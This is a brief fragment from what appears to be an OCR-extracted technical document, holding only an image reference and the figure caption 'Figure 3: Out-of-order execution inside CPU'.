


Figure 3: Out-of-order execution inside CPU